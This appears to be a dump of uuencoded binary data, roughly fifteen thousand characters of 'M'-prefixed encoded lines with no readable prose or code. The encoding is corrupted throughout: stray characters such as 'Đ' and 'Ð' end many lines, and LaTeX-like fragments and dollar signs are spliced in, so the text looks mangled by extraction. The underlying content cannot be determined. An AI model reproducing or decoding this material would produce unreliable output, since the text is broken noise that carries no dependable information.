M]SY#Y_CU@3)1RW=!U7')JO!S&27,XKWE>_#35*!]/AJGA`N?OT"%F-MK*S?XĐ $MF8"-:5B+8>^0T4_+8=CQ9+4@/+8@X_0U0@%+5$PHI\@CD=1I3V("'J0<Z"35D)$ M#)1`59"]09Z`90?4,[MMV<6`0?;2,GA@L.%O=(V#<-8<;\(L(3>P`F/H&`4*Đ M5RY5U"?+;D<A_/`=MD)Q4)*D2E\R,!1XYM)F_"J%@\U&_Y%:`^Z!#(LE9WETĐ M9J.-7\/=G>LH=/B_VD50!(=M(UCL8X1IAM0MFV/1`?>_G3F2\$&68"&PV!]DAÐ M%X1NF[5::4E4<HJ*U6]OKFZNY^DG@_3<<NGX*%XT\$L+,_F?<=Z;.3`23#,K\Đ M9U;H=<ZIOO.,D`_O[;I#.-U]S?LS?KZ,SL),\82NJV#X1P^`(*!SP0M*-HA1D MJTFZMOWT)WV_K>3A-JBF\2DKI%T3//\$?IS"".'!%IX[RH_!C+R]7DGJD-B+"Đ M@FAOE[7K)JSKNABY-AVZ[)@U8(H2AN1J7CP&Z-IW_L@X&KXF^?RUT9FEUFG, D M<DTL6-)^3++\$7_'7T4YH&'ET0#+CT+SLN!*T,?)V7"M)._6<9#V2^?GS((JIĐ M.WZ"\2U&QVWK5WQ^>OG:'_2,T;)?;[.O'%PGPW6_;L0_UH-]AZ'5BMYJR*]-Đ M78Z-N&'AB[_T_#Z0*K\\1TEA^/9"9`^:M.PZ+CC;/F(W>L,+A=WL45KY!#L(Đ

MNX)G6,6*;+)H0]N06ZU;WF_*^KFIJXT`8P0=Z6=S'ANM[]UV?/3M.E^PI'/]Ð M\$P*/;%'^QB,P\NO;*GBY^3Z`!&TIU\S3NFUS31=&CD@*&H\K.LQ7+*VIW^IUĐ $M+'0^/J[\TC;B-:I@\4V]_`%-,M,";_0\N[TO@"!KET9;[UGQ!0JRM92_QGRAÐ]$ MOSO-LJ; <S=XS?6<@Z72; &XK\-G9X5\$>@X36)!DPS9B\JZ>H23&&CJ&V#SC.LD MZ]I^4LGCU?D'G8JYF&^G^UU-RF]2LY\$24"LLC(!J7!%;G%2U&T#5EU;S;?KHD $ML^3/O_]$4)-*9<,((G4)$ZGF<SH=3X8BU1JX&4^RH=GKZM\\^^-6>6CV@+J)Ð$ M>O3Y9GS+GL\$U^ [>OM\QC1)?=2ELI.3";]T-F '<S@8=WK/)+QRO7ME'@N/MĐ M6VI'-T0M\$C23^ZQE%!4.6^=@LY2Z'2WC%81"8LOU,G+/7'M!7.-^BQN-I0!(Đ MHC;630MKFMG;_RPJAA0:F+U>JE*GI<MRPA5A_@/8ULIWX\$_8A\.D,ZHP]GAIÐ $M>X5F2[@#+C5&$9&3F>UW6^HH5S/XS];MIB'+>"X78'^2EA,J')+T(?Y<7)=5D$ M&/FZ;@'XVO?_!9OK,Q+_^Y+4&,#+.1[\9P^07"\<\$&`M)EAQ%\$\$JKYJ)1I:.Đ M:.[^TO:5=/SYDGP.O*MUG\$VO^G&3WI>XS:NNQJO+.;=,3SO2;_=R:YH(YE/.Đ M;^*MM"M-W6.A_3LT\CBX<"HA/8695GP8+W><6>G4LPD?\;N_@6']:K^[@#`OĐ MO6#@;]EEU96"6&X>BWL9'Q7A^?IKV[Z![``)K6^-S"#V">P\;ZC4+'VSF4SHD M@I^P%D;7I+_BUWX#&^,?`LI`#F0]*/XD@GG(6CS88JF?=FO*6#1`!/)`^4[ZĐ MP\UA[`T5,7QU6VS9N<^!/#@U-/9&=NO4\$228`!:O4XN)H[>73*04U1NYI@"7Đ M@S,\W\B="%BG1J/FXV>WMWR-5#R1NL\(\RL[@,O7_]8Y0DR!I[:9K+!FT[42D ML3IE@R7<`V4*D7=<?LN0@(?]1CS;[?=:.GUH]_@Y(SU\$%@M`U=07M\PV%1NYĐ MTDVV%QQ`MUHDO]WR%]@4CH<:0/J>`<FON1QM6\VXT]/W43A1;SILH6V"L.AKĐ MGA_FJQ&>DJ:"P:/+A2-Y1QL=S*4P:I[G0X6MZXTFWT:[UNO%T[6EV6\$,JF'3Đ $\texttt{M9HOB\$D'-9F:S5L,;/.B+YJ(GV1[1])=2]>)K:+9-S"5Q?<Q]=!T7\$F+M-YA:D = \texttt{M9HOB\$D'-9F:S5L,;/.B+YJ(GV1[1])=2} = \texttt{M9HOB$M0[1]=2} = \texttt{M9HOB$M0[1]=2}$ M9_7WCO;>I>5B&V^93\R+6"W?@(2]&#]?M=?=;\$0G9H99\+0Z.&2ERN<0\$4DJD MYP9SN=H0^"BD+LAMX.@:K"CJ7&EJPM?NC-X;DE59U_;\D(S#HSO.=DKUOI^3D $M\&B?(-SNM_NP?KG-LE>">16P7PPA7O-_Z._1I&*!^4*=[/_H'P_&S/1C;E8D]$ M`4W-?6#96A^[@\$NQN'9X1P@/:HF[O^_%/9\$06/.*_BS#RP?G-).4>O70XN4PĐ $MYUWMQ+:-6M/G;U4G)GL6>21\6WYN!6>"]UP'W<_F98],1V,W//2Q)U&OOR]OD$ MV(_M*_"3HFSZU;TBC:'%"3P&;R*2G!=&^59PSD*<IL_\1#E#-R907&-=8@3YĐ MRGE@F*&;\$O_N/#_0_#O?DX/BTH]%GA55,`XI?/FR0.Q<-QI5,&B>?<-F>DSDĐ MT"M(HM"[TU0^_5XQP+9<@I+.NECGPB2SRQGM>QFC[W:TLUR7TS;TZ+7H]OA;D M`-F^MON5E^=@-B@^WXYNRQR-_7FKIH5<<Y7)]#Y]KS3.>(W?[HOS+FE:Z=J4Đ $\texttt{M:1CA4S:4,<,WH8WCR'UM:74R;OZJ=6<;M>W/A(EF0LI;K_Y5"EFTIJQB6EX>D) }$ M-8K0>WFVUS;3?^1%P(,XAU?;1-[^X4QVT6(=BY!#Y]\$[QC+/>.?VP^JYL\ZDĐ MKX'NN?!L=Y&3(_!PC#HOU3S70XWH;63@IPD\.`*IA>_+84]JS^=#G>-IA=#PĐ MJW]IXUG@=HOM0'063?H,YC&-[V^]99?PY7[-,`WBR)OS;]'[ZR'[_"BSX4@'Đ M\$&GCHZ.)?A]GEIKU#@U6@EI(O_!C[5:L=<I^7RDLTZP9\$=2-8I1:&PB8-:56D M:Q08+N-4-J)!.['.BTNV@#(=C9H,[7FG>**9)JK_\$L?4@6)_<68J9QGJY\$)>Đ M-\RA@UE)*BG`2YOA1`6Q(U-5>'IFY>(NHLK-AT2<LW6(^Y`#!<D8/+[Y`SD,Đ MOD).LPXOOKKH4(2>43(:AY8=KTG#9*SLL)KZ,3H@FSUP``5FF*WZL\$>K&(/YĐ MC=Y")]Y;X\$,LT/EV^F372Y&O+'0FZ09\$0#\$#0RG&U`4K.:B)D9P`Q`H-?X8WĐ $M_{'}]&7E*>S&8NU@$N^0LF"IFPJ=!Q>?O=+H#\,\;7\`*8V&BNL3=^\J0*C?4ED$ M:=[L7[F44F #:DU-YRT-F`!VT2]\$?UJO&9JOF#A+V813*`!M-,@G&L\E\0?LĐ M-6VV'B/>H/^G;HH9#,`(L\:FJR.B09:P%=M39AN:S)),?^I1=X=CX(RXI=`(Đ M]J#7JJ^BGSO!3`HYJ5QO9F^\PAR;XT>]SD.GUT1.S\Q4:J,10;E(871,^'BSĐ $\label{eq:mw^@GSCR&O} $$ MW^^@GSCR&O) L_5 $$ *HAAFL< EU1K-UDFA-V'G_B6C2?Q>HN//U^YKBBKO\$7:=D $$ $$ ABFL< EU1K-UDFA-V'G_B6C2?Q>HN//U^YKBBKO$ MF>Z:7<&B9D='35Q-6EL+'"&'@3_F-Y"U(GA\J:UM7L3:,*/MEIFV-A:*WE1HĐ $\texttt{M} \texttt{Z} \texttt{!'O;H} \texttt{^4-1"1P} \texttt{>>7;1XP} \texttt{L_2Y} \texttt{$M'9D?HUV'\#F?M(QG@=.V]C;E-PFI.TQD}$ M2/6,:W4OFK'N)B`&!AYC;WL;`>X`+OSPM5#M`(VBK@8W[%D+)CRGE7-@H/Y-Đ $M,P/(#]]AX;EY[,^0`ZW5D$6UA&P/Z"+N\<J"N+YNP8V3/Y]3`X<-6#(^A*T+D)$ $\texttt{M<+CB,O\#8JL1SE`P-\&BN<GQ+QOM]F\R2?I?[B1)2/I=QL30H8>-3VJ0\$)7EZND }$ $MN:S;]-^{Z_{+}O-77Q}UA];4URW/RQO'!2$$2FF0J(;H]*O,SXE59W[WP^8K7MD]$ M#5>Q!Y??-?20<WIVGAZ\1-W*(=AI]:CY]WJ`70BE\$CGOK;+9/U8ULU(DPHY#Đ M,C396\$EN"FT2;*BU:?L;P6.0K5NH]TW".%U?-YM33'&CX-]W3=%!DQ^V;KY;D M&7Y2:]N!480Z L)'&>:?LD<S.R@1W<BS8H3M@^%H`P?8/<]MV7Z?\$H#@RZ#AĐ MQ+FFLP_WM10%H&FL_MGJ5/QV[5\$Y42PE6L_EK,;QB^HPNC0:I/(HR=3XN.)ND M5+XTLW1B'/K>\A;_7%0;[>WHW[N)('@V%/3[A>@HY!3[H)OVD<^M-OU&7<\$_Đ MWW"8I,1&L@M\D0!!-#\$,OIUS=(>&<"]R:++<L:"A7'4D\I5))3,]9\$MWNN:VĐ $\label{eq:mhg} $$ MHG=>H_S'F9A`LU>>/[Q4'DBL\#V/'^M[?_5K/XN9/V-::X3\#"1*&9*>V62]>D $$$ M2-!L9"\$LJ5&99><&4(0(KL1NL<5(V?KWOB^?T@_#RIX8D8GNE.PW^P7*>EJ1Đ MDPVCR\61FVW7V3`1/LM&RI/C12*B"D=GT:K&KF#2]P4NPA1=F_?D(85^!LTKĐ M9P@NE!7\$BWMF*+-CEB599JS-0Q;Y'U/N,&K&)A]^I3#M?*BB5//GK_O<SXVPĐ

 $M^CXBCD'\U^;9"0A:L[/-)^1$^-^6S(\-40NF:'C;]L:4=G\#TAPFE]XHM:'F'D$ MQCSPJ#XPJ2,9#.E!`-D;QG<K_R)SS*/QV3\BB<\$@*,!ZS:*!'_C:\+VJ+S"Đ M\GI#AG3?OQGA<0_I[MK-U-OKW_HMV:')*&K4+'*38J!J"C5UO',^C1M5-`#TĐ M6A1Z*D>\A?EJW/.,R`PEZU;]:\P_O=8M7`;IX\T@SV1UH^/P!-"Z=^3#Y_RKĐ M8M"/O6Q'*7?,=XQ%N)97@L57F1.08.2?,/_G([SI#5`@+WC#SBBSBD.HEW2TD MG;&"^ETBS5@7)VU"F[/!?<@:`S@0FC]Y"0[^Q"%H-:X6/Z:@739;MSY?3;B,D MAI+J\C>#HK19MUIQ?"[;C@]+TO02M.W:]%#Z\/(IJTAE/"OS5J.\8\$!CS'.XĐ M@4/)1[1H`J7/&QLN`FWI1Q\T22)[NE6DHH#X2:9<273ZT[@)@&QI7HT@\$X?GĐ M!17'-N<=209>#_\["(AV=)U0.&E]&+P?JY33`4/TG*7C^7?(:C])GO<7KL%BD $\label{local_market} $$M@F^*Y/-S->9ZOF^7O^*G"N'KZT^8B^6^T:UH^37+F^74_DMRJ^{(H]}@^{.,4@'D?DD}$$ MVACNSV@QO7,HY?J]T[A'H)QWJHH*[8WA-\39.EL3^?>+DH96[?`'>B="FZ9@Đ M2WTJOGT?B``U*,3Y!I3*JC`B1Z%'E@W;CTP?N1[.-[G'WYV^)<2QT0%S,\6TD $\texttt{M*G_Q>4.3D]} -- \texttt{]"'[W!4B_;0YE?-LML>$\#09DUN0%)} \\ \texttt{Z-D_B'SMOV>} \\ \texttt{S/;]:3D}$ MQR#0Q"'!</+M;[J'A\^/91MW5#A-O_@GANO0[,I).R!IOK%+_?WD!NEG@1QRĐ $MI1<4[2Z9UM0NB?%);I("/>AOT[M:IG][.^L0Y6R3&Q]SHS/50!!&1\3B",9Đ$ MO6"Y7S-^Q41:T9`7,"B,J7?3;QFG=LM+*S@[EY`D%Q.;IB@BJV:G!9D<\$0,8Đ M%\-U4SJ2KDSHC,P_\$1)L:8SO3Y1N9T:()?71.MG7B&WG"0+OL,CKN<&NI+S_Ð M3##QV,5!@@*`O/:J39B%,`AOGO<)DOJRZ%_FY'CZ2A(._LLA*-GZ`VL.9.ADÐ MY4\$[F,Y@OY:89HO!@3VQHN8>(8F9ARF2P5RE`9%IP7T"`AS:\&%QJ/I%"MVZĐ MS:++@=/9;.72I1!P=17E?0<]1,/\$\$1'UPJGDYPFAI7>@)I+!;SEBPZJ%=13#Đ M`=0!5.G18RBDD7LFV;`G/\@&!07RT7CSR:_.'UC/Y#CE_P+"#5'IZH;@P+>SĐ M`J`J8*(;4E'_F#5"_X`29_/1`^1&ETC45%5]/^ARVTDI^\$<XTYL,E)@VK9@6Đ M.W],JZ[KHU4,O;+&YNP`W(K*BRD[->ET/4)@D>S8Z^_X0BU#6-HG7JH:TS_FĐ MK&&<DGX5RC7EHL?)R8W/W`%[4P1"FIJ&1W]`;AM;/A5OXRL)-,(V&<8\<B"LD M:BWC]6BG:AZPT\X1GJ0>_V]*6@P4_7YZ?Q6G=[0A_V2UR7'K,Q<[Q\$)TS2S!Đ MH>A;!/4G)=?V,Y_'VX6Z[#"-SLY7),L-)UO%`ELRFCWR\;Q+CF8<!_D*S2)6Đ MPRUJ1(^77_)HD'AU11`<Z@-CN(7WFIBDTRQ.<IM32SRE3"J\Q(ZZ*+[%\W7?Đ $\texttt{M=U2YWN} (\texttt{N\&A} > \texttt{Q0:A} \\ 2:0; *2\texttt{NY"PNP1Z34\&}; ^\texttt{DW@QY}) \\ 2/\texttt{IQU}] \\ \$4\$\texttt{J}! > 9 = \texttt{]} \\ / \texttt{ZD}$ MOL]RRS_C!Y)MC9Y.3E;(*1?K&W8:N')%>YI"HU&VL7+B)#A`D[_*'@<)87M/Đ MD\$K+?]?,\R`V*F"CAWZ:_,B!A+8.L6F<4D,3?@D[7F]8RXJ)D0,>YW;0.=VDĐ $M[FS5>OW)<5W5&X\\/IL_{HNS};-B4?;=A7'^S3\\M_{H}.R_{Z}:61E\\W'Z,S6:H2Q*^/Ð$ M58W<4C'K]S`;TSC2&3JI2R"7`G^.5'Q`>JA&:FP(C0;O2@8_]N>-&'%]-?\$<Đ $M4\&-%3U8^2P9*MY?A5KN_'EE\#[X:H(-N/!M'':2JS>S:Q0Y@B*].1XI8%3=6PD$ M^CZ+OY2Z5Q2;'X]]PA##D]#]LAK_7HP3:\$69[XV<V9)D`B%<65&1S%&UPGM.Đ ME[\\$L%:^]O2/XH^MRH&5&EZ29NY(!#A;)HQQR\D,6T;!-*DJCR5Y`P91OZY^Đ MK!3RJ)H6,6IF0,TW=2OCY;?KHVRP![:F@!OPD,,JTJ>3=U<;`K^]VBVEMT9=Đ MX]+\$C\(KKCP)73.0^5[2>QSOSS03?OE>:O*\=2(<1M+5)M.1?II#R\0AHV(ED MLQH4_;B2U=[QOINZ[4=@HAG_*6P](_`TF`^<@I9K09X((>LI9,(/M`XHM^!,Đ M^^#!6SLT5Q#Z<&Z[F^9K@,6O/6317EE.\&OQQ)Q[`NXEOG>8!JXAR>CX'/J.Đ M_J_5R0?AQ'&TFL5(-UN;IJZW+1H?P8XF,W.4QH#*]L19F7UU4/EA80C(Y_NPĐ M4,/MQULX\$R?TV>3]^8+-ZO4H"]"_&K?KN*C6;%+U^[D2ER69A70G4\$R"W=R)D M@VRV@@O9.QF@!_#)AAWV,___`JHK;;ZG[&7:B%4Y*OC>Z5V+JV\"P:,]'#'X,Ð MO^P>_WZ7%U=0)Y06A,RK2"5V!L+5_*L:Q?G'[6//'G^E3@[6OE*55&9U,H/-Đ MI./"-5E=[X580X2R'AUYA1R7?K_%ZTEM?=7VZ`,1MI\E.E-=1P8?Z=B,`*2=Đ M=SG#N?`]@J"GO9:.`T>]3I-)0>`!8U4(#,FP)@AY/Z,LCVS#KJ7&+.UM+T97Đ MMR4#4`K6!;M=.IHO\$G3_A\$FG1G,W\$OW]6.7%=/'!QUFKCX^50-R>I\$"[7U5MĐ $MD^{/}MN78=E"(<'B>EQ-QGGK&KM/I5R?>TG8G>*27>A8O\+2)Z77-T#SU[\"*Đ$ M-WV/MX!/1!UDU2XTA=OQ]\$QFX*GBFJ0-3LF.PVA+4DIO*71J?W\$D=IKQ#G2,Đ MF, EF\$YULV(TE) "C7^?KC[3EMM-QDF8[1=0?#J<=U&B98R"JM?AYV9<IS"24MD MVRMD2^\7@R%V<" \>80>@UF\$GZV9KJ"Z2>9%CY2_I9"NR(UD(#0"2\$EAN3LCCD MXIMQKO&\$JZPI-(:9Y;-/,\$U)==U<`&N1WT7JR+=6F2B'9&=L[]EIZJ]&006BĐ MA\$KFRVQZ3;.T=!\$LM?EYI]A#5@':5OY4 BS4T/B3UF,AR":, =A!GQ@5=L@ Đ MT=<W5P.OA0\$=:[`>LD&AFBIL`%'F]?ETI8\$*7(6Z4"1<>FV[CIS.MVEM5O=1Đ MG"?=]MTODD)B_G]GQ5"@K.W8[X7TEFP43,(^#JB%E\$IQWB*\$V&QV_[FCI2L3Đ M_ZE, #IG'=6NFEX, DA::\EDU'F>8/Z[JNTFCVR#I6+XP09P6>0XR<\JNN)SVDĐ $M(9/*BZ)870@QV%1K$.UI'+U&O?\#CEMM.^->J`]92V<D*TH\O05*[O_]+$#?0Ð$ MU^_U)]TI_U9JZ+PYPN=5=YR>G)X>FH\$EG(?(()A,0X2+<I.;30)1>@;87N%6Đ $M34N24P-*48_WS?.\E)=K=>G2]!PICZYXPZF)\^^8CV^<[3?JJ98U,:9@V^D$ M2E2B!#^>`PIA?5&L>Y3I:'"CX8!O-!#S?NI&7)CGFK4SU;YU4Y%RLV\$`6%PRĐ

M1"[+WM(@F\#^?G!_+[/]R0=U6"5(JN@G&)!F+',ZY[VM8!&B+B5"Z)GW*3&AĐ MXVB"XXIN"VU2H&\$MU6V^D\$@^Y%LS)]MC[F"H%'J3Z9?C?C9<C7[H`%JGV3,QĐ M5\+]TZ=M8XUQ8&\:XVNZ%YM9](;IMNLJVV;-3#V2PO'V"(%JO/\UQ*EQ9ET4Đ M9V,>?KZEG\$\$^SMMJ"ITZ7"/H]F7K]PCAC?=;\L-3D&<JN6]-S!7SN?(3G__CÐ MD?#@)\IH-;_2MM^7S[MWW+^[K&LE#\$FZN_.E7IAG>I:\$'ZN+2\$D9_D/MDC_>Đ $M-1WN=UV7:QKQQPDWSV4K^MS(`\[,]"^ADYX4::-CFM<B@6AF8:IC`BE'@&''Đ$ M5*]- EZ)5HIOM.X4[/\$!6W809'!&?'&AJP?,+EWD'.;6VYQLW>=39.V5P34#Đ MYH?**</`(HV5Y"S<'8/EJH@W5/S/#):_&\$74N-'H()APWU\,\SIFH25\$>`;ZĐ M#)JDE.12TDA_E@9&#^+W#%?SL'M@"O:7*/3"M\I\$1LC1]8/FT7@CO.HTE\$J#Đ $\texttt{M/AV"} (> \texttt{8C0E}, \texttt{QN/T4W\$N6\&@, \BZ=(UR; \$FXHW2C[3R67E7 < Z-N0 \ZWF+F9G^D) })$ M>!*6Q;ZP%Y:UUT4?O,X`Q[@8E8-ZJP\$I!9K.<B%P2K<R4N!ZF%E8`W!:/T`;D MHWI>5PPK>EXQDR.TV]CZC(-BM^2\$J.GM&;OH/>XYOX=Q;X^*8OC255/4@DT<?Đ MR5H')Y3?V]R-</X(?;TH0`VYIZ2F6K6MZ#C%Y!;_9^/=;9C0N\B^`UP@6CH>Đ MGVMUMNNZ):H>OP:V,63E22]3]W.AX.1_-F&ENARFJ'^?E0#\$YIE[O".*L^4:Đ M=&I09X5^!B(PQD.@\"M.<&FA4<DNA*,^Q1&-/'VLMCZY_;?]3US+OY&*^ATIÐ M+9J?UOS[Y8;=1Q"!TZ02JU_/B[+FKYI\;\$TV!M+J;\[CEV4QR:9%FG*SX9P6D $M^AL*J1[1E*P2-J2B.6!;"V>U7TCRQE5@R29C=7YW="?"NF/H$JM[L)H]M>PD$ MJT>KG&PPIIO,7,:\$";\$<>PXVN5:H9.EU/K*\$FDL'E_8.C<;\$3SR(,8&COK80Đ MN."/S!F]6%S*B'#D-,!_!TG^ZQT/<X`(V3*>MYHC)K;'B63KV-/Y3U7#>E:\D $MKO:Y:.MP[5!FQD=Z4E(%HE!D0!+/GMCRW>B2_<40X;?M$=$\#R/V$\#W*N\\+DC'1D=24E(%HE!D0!+/GMCRW>B2_<40X;?M$=$\#R/V$\#W*N\\+DC'1D=24E(%HE!D0!+/GMCRW>B2_<40X;?M$=$\#R/V$#W*N\\+DC'1D=24E(%HE!D0!+/GMCRW>B2_<40X;?M$=$\#R/V$#W*N\\+DC'1D=24E(%HE!D0!+/GMCRW>B2_<40X;?M$=$\#R/V$#W*N\\+DC'1D=24E(%HE!D0!+/GMCRW>B2_<40X;?M$=$\#R/V$#W*N\\+DC'1D=24E(%HE!D0!+/GMCRW>B2_<40X;?M$=$\#R/V$#W*N\\+DC'1D=24E(%HE!D0!+/GMCRW>B2_<40X;?M$=$\#R/V$#W*N\\+DC'1D=24E(%HE!D0!+/GMCRW)+(HE!D0!+/GMCRW)$ M)O`7NI\EUSC.*[27ASB[N&C9&>;M\$7U<,V=Z2.`T**G;_XGRQDO:\$@%EEQ@QĐ $M(9WJ*6!A7@S_1'KO%PB1BK84=R)+G@IU6,FN1B$(BB][7G&$`][)#V6;]34D$ M!4\RAL>_4B6"P:WATJ+%,OP@(_2T02!!_??``7J&-4`[\&F1+IO3MO+<?[:GĐ MJK9=6<_WQ=2T\10!V<I\1LPSO4KGUQ37CFK7%'&.>[81MFQ08EI:43[5\\2-D) MF;7C\B>9ETT]M"4Y_=`#=U&GR?G2F@(DW=VM8PRHF*E<J*PD0TS"*L83M61DĐ M@/.5=X[DIYP%U1PH1%VJG@K+'5V=`_V+M"@=ZR]-B;D*,Q9*>6C/7IIS=O_AĐ MD:@B4ATU^213>*S<C[%\$"03<;77RO[/'6ETV-=\$XG&J.\W?%W;C)#Q3A;RR-Đ MI, *YJK")G&J+/SCE/4-CZ),+/\$:?-=8H=N@UPFU@T0\FF`0#T'^-7F\=[9E@Đ M]P5JE4SWUG0SVK6U2M(81^^PL8"1%RO><9\$MD+<SXZX;U<A7.08%\L)E("JGD $M#V?G(\&:N,,]VWEY[+;6G*'?XAD!^5_]AEZ]U)$M^13G+,4!:4KM3$:06).+7Ð$ $M/TC+ZK-,H"BL;M#@&=WYM/U6;PL+>_,;GA?-7ZO5H8#`==60]?<?\0M]1GANÐ$ MI7C-H21=UEX;6`I-(Q/'%/+:YX81HH4G8L=1TE?AH\-#4HY;B?%.LG\0SSXLD MW6(Z?M)QV8Z0=`5ZU=23[?J9'R/+E&677G='H=QH`];;_GI:9;JBZ[8T=K;IĐ MUDGFDJCDY#]O&_?B6*#C/(:)ZE8GMKJ3R^I\PBR0<LXU2V<4!9E'_V2PHJX9Đ M4:W\$S6ZRD9F9.;?<Y_CAHC[^P+5)UKS4#`^^'M_[^1?X'V[18E5-(8T)"1FZĐ MO2G3'Y7`UH_D3(I`.<)W-DEGL.VX`*E0>7_I1@C*F3\T&,Y.:I0)#36C@0%JD MK]P-?J#ZK[W#AD_F^>6?M^SX&J"?YY/@K.A"OLBYF^NO=.5HU@B]MEH'DP:[Ð ML(.1@NM./DH9GN1]'AS7BX4072>^+/E=E!!RZF6M[8B%(?=YOA"<W&]]3]-QĐ M33\$!`\$A_&U`B9S_MV-N+VQ"\$<[A["(7=#%NYZ><5KW[(<A*#G2N&9Q!F^"S7Đ MJ\1\,H5#ND^_Z+1(8#PT\$S4(]MR\IKM1:_2:/^<*?>#B\MNG%/XA'9<G9#'BD M7FTW-7!0AAQ)I'\MZOK'EQY<C]09/K(.V/"'5GZ)SC>O9 ;C'T]")"-\$7M%4Đ $M'*NJN::Q<ALVC<W5&MVBOI]1^B(=:,_0]?[,%'F104>;O\,NG!ENQ>!'S'=0D$ MS_9(\$1N5@2@>2AMO2^KZ*F:7\GP7^;).?U!M\//,UP,UW5\RQ>Q_LR+.L:P>Đ MCE>2)1;ESA]!+A:'%WJ&1G3RG).S97-'LX2%F/X)00=!\^%\$001C#.OH+:ORĐ MB\$,REIIG3C6<EDWK#63.]Z!\$*5.C4Z]-RD95E-?7Z/8^5LE@]>+L34`,A@@LD MC>70]O`HP1"]L];Y78I(K\$KC`9A>7GPY;*#.30!':51L&NVXZJH*#!M@D38!Đ M_\$)J!E""Y&*6/V;SWF#)OAM%U@\ST]P9UK?TERNFES\$`NN_M1R/[IH]MZVE^Đ M@*>'?/]AIZ9QNQ#(NKE!GX&SJ.[W64K_<HJ.RT&C[KIM&'O><?RHG*B@BIHGD $\texttt{M4V0GV-3NCRHOIC\$} \land \texttt{EOE8}, \land /\texttt{G} \land \texttt{KM}_\texttt{=+}, \texttt{XR4E+} \land \texttt{U}[-\ \^?\ \grave{\texttt{ED8}}, \texttt{W}_\texttt{G} > \texttt{]11+-} \land \texttt{ED8}, \texttt{M2G} \land \texttt{M2G}$ MX*=O2BC.>M1NDIS7U`K.'\.<1-H\$..^U*'IF7I(^JB3;GXL1\$:T+/VCC91Y3Đ MQI8-&\$.%;Q<3HH`6.8Q)?T,U>?#N%Y4\$T`1'GVYSG=W!'?^A7Q3C*OV)*35+D MDFW4AY4P\$_;SSWNVL_]3\`'\$N5#GG&/3%_*!'KI8?Q<GEJ2H9>.HJL7D>?^ZĐ M,R<1)W'M^,)\$1V#8I,\LB?\$L\$0Z1)6MA^.A2#0\$"V64HPDBG^;B%Q<WIT-X\D MX]2^>UZO=C.M(>?VY[HL9WP'K^T';M(8;3&;;5H0B'ZH;GOO"\#P-OZ!WWH3Đ MBSL=>-E^F7>M!%4MF-W'Z,8^-%776BU-R[=*L7'&\;_S/;86-<S6CA20+Z-EĐ M*D7+WM9'YEGG&-5W>YK>X:3,/T2NXZY)D&L;4\$-YS&1T/(8\$3=\$\$?@(\$C<6Đ)MBO426LO4+K5R;AC';7%L,D%UR^X:?[Z_L'I-VU1(G)`+^;WBEM%JTP!V.+..Đ MNNU)BRY, X&VN5EYE3_N<C@56V+3M82/K-U&7FZFSW:-E, W@U, R!-9`_V>Q]; D MN/2IOSZ?\$.!]'7?0%&0Z&A7X>I8%Y(]G'-U,AT#R;YS6N,PFY/X!FYO\/%^!Đ $M3H?3.SM%;U%8.$\&R=4$H/*@`BPQPPX;W]6WJVM<3U^%3MJRN'+OQ!]S^J]_/D$

M+F^O@[\$C>T0F^\1\A3Q!,6\#"\[C&>&\NB\rights?,GRM(0;(@!MZ:16-:&,_G:ZMD $M;IC""46U\&5YG]2+F=6-\&[[D\P+^+/U'KXOYL;&SX,R<XO6G98=AB`+=^C'D$ M_C;X<\&'^YZENJ2,%,YIV4S=*2XMNHV6KO2B]CR.YUBD#8)A)UG)VW_NFRF(D M6;(D,%XI;(#F\$DE!X\$+UY7Q!@?0^5M\$;';1TL41'S+SA#-,#"@.W]=T*4;5HD M>6"VM[@[._'\C?30:.E-702>KX504_,LA?.%HPC\WN=FZ;-C!9R"QO@).*0>Đ M*FUU%Q4#]LL%8R=_L2RC;G\$D[W\;@6:CPAFCN]R*@#DPG+IY.=8?E^/:^BYXĐ M4KWS\$;8ADIN!Z%HY1]54\&;#=P-N;TT'W`GXAF6V+,R<@TI+*V(F(=XW=A*#Đ $M,5B'[KV+U-@(+,$M2X>W$.F=1X!.*;6QLX1^"O?4DNV)?/[Q+KICV;=\#TY([Đ])]$ MV-1&(_.;G=?_-*ABQ6UE&>FK-J\(A#D`15,>B0Q!4OSS*Z"*FY:Z6=CAVY<CĐ M6X`5!)>(*CD0'^_:6L.W@#WU2+J^0B_P(0;HCC1X#B"+R>"5#-UU9H5:;'W+D M=G@0!J=4=<P^HT3FM#X;1%V!;DTALD''^=J_LX2,DK0L\$CQJ&N-3G\NMN&OĐ $M,Y=MB4H\setminus],,:':@^C90\&D!1:(L,+^/Z*&J=@.(?HF**C=#]IO(T<3,HT?@W8D)$ M&D2P88EK]%Q%3A+>R__FD[%&./`3`;WMNA^!]/PE\CS&09KQF3XF+U8:]3R<D M/#9>_^MU!:^_7.`P&/E;\$^LZRE'A@*/2TDUAD%8-0U;"7'<8.EH`0RIFCL_<Đ $MJ > U4 \setminus (YHVTD > K = T * [3Z_7 'TT[= + IXOLO^: -]M:) * + C^?^&J = 5[:/3:, $YID > TT[= + IXOLO^: -]M:) * + C^?^* * + C^? * + C^?$ MB<^TP-'0`#%#79/07NSFD&"7"3;S`)O2/\\$<AII#J=+WWJ;6AWW--<<TU%/4Đ MDL?01`B_PQ`!>Z8U'[BS*\)R);\?L9;JH(P\VSAKTE.W;\8^[5W0#ACUH#O=Đ M&"6<]76]D_9`.I"\$\<]JP+#@(F^'Q>"#<>GVNY0[C0!Y/[MJ;*>UY"\.;<#'Ð M;@-J?+W'(]*+S@I(QZ/=-\$K<18&>\$[P\$J+'Q*M//+!KZ'.W<37.)79;:90 \$ D $\label{eq:mg1} $$ MG1^XM*0V\FOROL>2S1EDFZ@[?ZYT>EQ=ZDY\S\X%'Q_"<V8?H</;L)&^QT\PD $$$ M?J7`CWNFUVYIVL??#+\R3[3HOMDIAB[XZ6XULA'O>H:3\OE6RTRU\$T;I,JO!Đ MUD/WRI^Z*SQ<(?LOW;F)NFET.\$V%Y?;SHKW6T^/+7&P];LJMV';G*_B<C1HCĐ MK_B(\$?;WP?KF/N_OUS_:8`A]2C83O)KQVYY94'_*[\CU::E^\)J\KS<1SM#>Đ M+Y[8-[SSJFDV^/0]2WOQL02K'X07Q<VS^+ON!8D[4\$"1JE"_G[A;#DM&V5YIĐ MF-GG;2\$-HVZF]2\0^'E;F*,6#.)\$+-8)&-@ZT"O;-IO?[[R:'<_8C7R><+ONĐ MK1V98?I_WTA/R2+GVG)/6>,O\$(0,_DY"*2IDWY?;4!3WL-9CR/[:3%SP0^0YD M0/[#PISMB9:`K^*F]`_/Q<AF]S.74!9DC_R#45X,YZNADWL&J"?E#N513!)[Đ 